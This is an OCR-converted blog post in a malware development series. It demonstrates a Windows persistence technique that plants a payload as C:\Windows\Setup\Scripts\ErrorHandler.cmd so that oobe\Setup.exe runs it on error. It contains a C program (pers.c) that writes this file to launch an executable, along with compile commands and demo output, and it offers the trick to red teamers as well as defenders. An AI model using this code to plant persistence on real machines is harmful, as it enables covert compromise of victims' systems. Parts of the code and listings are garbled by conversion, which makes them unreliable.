
Malware development: persistence - part 22. Windows Setup. Simple C++ example.

cocomelonc.github.io/persistence/2023/07/16/malware-pers-22.html

July 16, 2023

3 minute read


Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via Windows Setup script.

setup script

C:\WINDOWS\system32\oobe\Setup.exe is an executable file on the Windows operating system. The oobe directory stands for "Out Of Box Experience," which is part of the process users go through when they are setting up Windows for the first time, such as creating a user account, setting preferences, choosing default settings, etc.



Turns out, if you place your payload in c:\WINDOWS\Setup\Scripts\ErrorHandler.cmd, c:\WINDOWS\system32\oobe\Setup.exe will load it whenever an error occurs.

practical example

Let's go to look at a practical example. First of all, as usually, create "evil" application. For simplicity, as usually, it's meow-meow messagebox "malware" application (hack.c):

```
/*
hack.c
evil app for windows persistence
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/07/16/malware-pers-22.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

And, then just create file ErrorHandler.cmd for persistence:
@echo off
```

As you can see, the logic is pretty simple.

demo

Let's go to see everything in action. First of all, compile our "malware":

"C:\Users\user\Desktop\research\2023-07-16-malware-pers-22\hack.exe"

x86_64-w64-mingw32-g++ -02 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

```
(cocomelonc⊗ kali)-[-/hacking/cybersec_blog/meow/2023-07-16-malware-pers-22]
$ x86 64-w64-mingw32-g++ -02 hack.cc -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libscc -fpermissive

(cocomelonc⊗ kali)-[-/hacking/cybersec_blog/meow/2023-07-16-malware-pers-22]
$ ls -lt
total 24
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Jul 16 23:47 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 78 Jul 16 23:95 ErrorHandler.cmd
-rw-r--r-- 1 cocomelonc cocomelonc 360 Jul 16 23:03 hack.c
```


Then, move our ErrorHandler.cmd to C:\Windows\Setup\Scripts\:

```
PS C:\Windows\Setup\Scripts>
PS C:\Windows\Setup\Scripts> type .\ErrorHandler.cmd


@echo off
"C:\Users\user\Desktop\research\2023-07-16-malware-pers-22\hack.exe"
PS C:\Windows\Setup\Scripts>
PS C:\Windows\Setup\Scripts>
```

Ok, the next step, need to run Setup.exe with error. The simplest method is to execute Setup.exe without any arguments:


```
.\Setup.exe
```




If we open Process Hacker and see properties of hack.exe:



we can notice that its parent process is cmd.exe (7264),



In turn, its parent is the Setup.exe (4876) process:



As you can see, our persistence logic works perfectly! =^..^=

practical example 2. persistence script

For the sake of completeness of the experiment, I created a file pers.c:

```
/*
pers.c
windows persistence via Windows Setup
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/07/16/malware-pers-22.html
#include <windows.h>
#include <stdio.h>
int main(int argc, char* argv[]) {
     // create the directory if not exist
     if (!CreateDirectory("C:\\WINDOWS\\Setup\\Scripts", NULL)) {
           DWORD error = GetLastError();
           if (error != ERROR_ALREADY_EXISTS) {
                printf("failed to create directory. error: %lu\n", error);
                return -1;
          }
     }
     // open the file for writing
     HANDLE hFile = CreateFile("C:\\WINDOWS\\Setup\\Scripts\\ErrorHandler.cmd",
GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
     if (hFile == INVALID_HANDLE_VALUE) {
           printf("failed to create ErrorHandler file. error: %lu\n", GetLastError());
           return -1;
     }
     // content to write to the file
     const char* data = mecho off \ c:\ char \ deta = mecho off \ char \ deta = mecho off \ 
malware-pers-22\\hack.exe\"";
     // write the content to the file
     DWORD bytesWritten;
     if (!WriteFile(hFile, data, strlen(data), &bytesWritten, NULL)) {
          printf("failed to write to ErrorHandler file. error: %lu\n", GetLastError());
     }
     // close the file handle
     CloseHandle(hFile);
     return 0;
}
```

Note that, this program needs to be run with administrator rights as it's trying to create a directory and a file under C:\windows, which requires administrative privileges.

```
Windows PowerShell

Windows PowerShell

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Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd .\Desktop\research\2023-07-16-malware-pers-22\
PS C:\Users\user\Desktop\research\2023-07-16-malware-pers-22>
PS C:\Users\user\Desktop\research\2023-07-16-malware-pers-22> .\pers.exe
failed to create directory. error: 5

PS C:\Users\user\Desktop\research\2023-07-16-malware-pers-22> _
```

demo 2

Let's go to see everything in action. Compile our persistence script:


x86_64-w64-mingw32-g++ -02 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

```
(cocomelonc@kali)-[~/hacking/cybersec_blog/meow/2023-07-16-malware-pers-22]
$ x86 64-w64-mingw32-g++ -02 pers.c -0 pers.exe -1/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive


(cocomelonc@kali)-[~/hacking/cybersec_blog/meow/2023-07-16-malware-pers-22]
$ \subseteq \text{ cocomelonc @kali} \cdot [-/hacking/cybersec_blog/meow/2023-07-16-malware-pers-22]
$ \subseteq \text{ total 68}
-rwxr-xr-x 1 cocomelonc cocomelonc d04448 Jul 17 02:07 pers.exe
-rw-r-r-- 1 cocomelonc cocomelonc 1224 Jul 17 02:07 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc 78 Jul 17 00:08 ErrorHandler.cmd
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Jul 16 23:47 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 360 Jul 16 23:03 hack.c
```

Then, just run it with administrative privileges on the victim's machine:


.\pers.exe



In my case, before run it I deleted this folder:



Run, Setup. exe again:



Perfect! =^..^=

conclusion

This is a common filename for an installer package. In this case, it's part of Windows's setup and initialization process. It's used during the installation of the operating system, as well as when adding or modifying features and components.


As you can see, however, please note that although it is a legitimate part of the Windows operating system, malicious programs can sometimes name themselves Setup.exe to avoid detection.

There are also other files to inside the c:\WINDOWS\system32\oobe\ folder:

```
top
nlo <sub>Mode</sub>
                        LastWriteTime
                                               Length Name
                  9/7/2022
                              8:12 PM
                                                      en-US
                  5/13/2023
                              1:41 AM
                                                      SetupPlat &
iresd
                   9/7/2022
                              8:07 PM
                                               107008 audit.exe
                   9/7/2022
                              8:07 PM
                                               31744 AuditShD.e
                                               668496 cmisetup.dll
                              8:07 PM
                   9/7/2022
ed (
                              8:07 PM
                   9/7/2022
                                               54088 diagER.dll
                              8:07 PM
                   9/7/2022
                                               177984 diagnostic.dll
                  12/7/2019
                              1:09 AM
                                               21144 FirstLogonAnim.exe
                  12/7/2019
                              1:09 AM
                                               92117 FirstLogonAnim.html
ive
                              8:07 PM
                                              193024 msoobe.exe
                   9/7/2022
                              8:07 PM
                                              565248 msoobedui.dll
                   9/7/2022
                   9/7/2022
                              8:07 PM
                                              122880 msoobeFirstLogonAnim.dll
                   9/7/2022
                              8:07 PM
                                             1120256 msoobeplugins.dll
                              8:07 PM
                   9/7/2022
                                               91136 msoobewirelessplugin.dll
                              8:07 PM
                   9/7/2022
                                              577024 oobecoreadapters.dll
                              8:07 PM
                                               78336 oobeldr.exe
                   9/7/2022
                   9/7/2022
                              8:07 PM
                                               82240 pnpibs.dll/
                             8:07 PM
                   9/7/2022
                                               293184 Setup.exe
                            8:07 PM
                                              327168 SetupCleanu
                   9/7/2022
                            8:07 PM
                                               60744 spprgrss.dll
                   9/7/2022
                  12/7/2019
                             1:09 AM
                                                5736 StrgMDL2.ttf
                            8:07 PM
                   9/7/2022
                                             1099112 unbcl.dll
                   9/7/2022
                            8:07 PM
                                              417280 UserOOBE.dll
                   9/7/2022
                            8:07 PM
                                               57856 UserOOBEBroker.exe
                   9/7/2022
                            8:07 PM
                                             2897736 W32UIImg.dll
                   9/7/2022
                            8:07 PM
                                               213360 W32UIRes.dll
                   9/7/2022
                             8:07 PM
                                               305008 wdsutil.dll
                   9/7/2022
                              8:07 PM
                                              665928 win32ui.dll
                   9/7/2022
                              8:07 PM
                                               224256 windeploy.exe
                   9/7/2022
                              8:07 PM
                                              736768 WinLGDep.dll
                   9/7/2022
                              8:07 PM
                                             3689288 winsetup.dll
```

I have not checked them.

This trick has been previously researched by <u>hexacorn</u>:



, I just show the dirty PoC code in C: pers.c.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

This is a practical case for educational purposes only.

Malware persistence: part 1

https://www.hexacorn.com/blog/2022/01/16/beyond-good-ol-run-key-part-135/
https://twitter.com/Hexacorn/status/1482484486994640896
source code in github

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*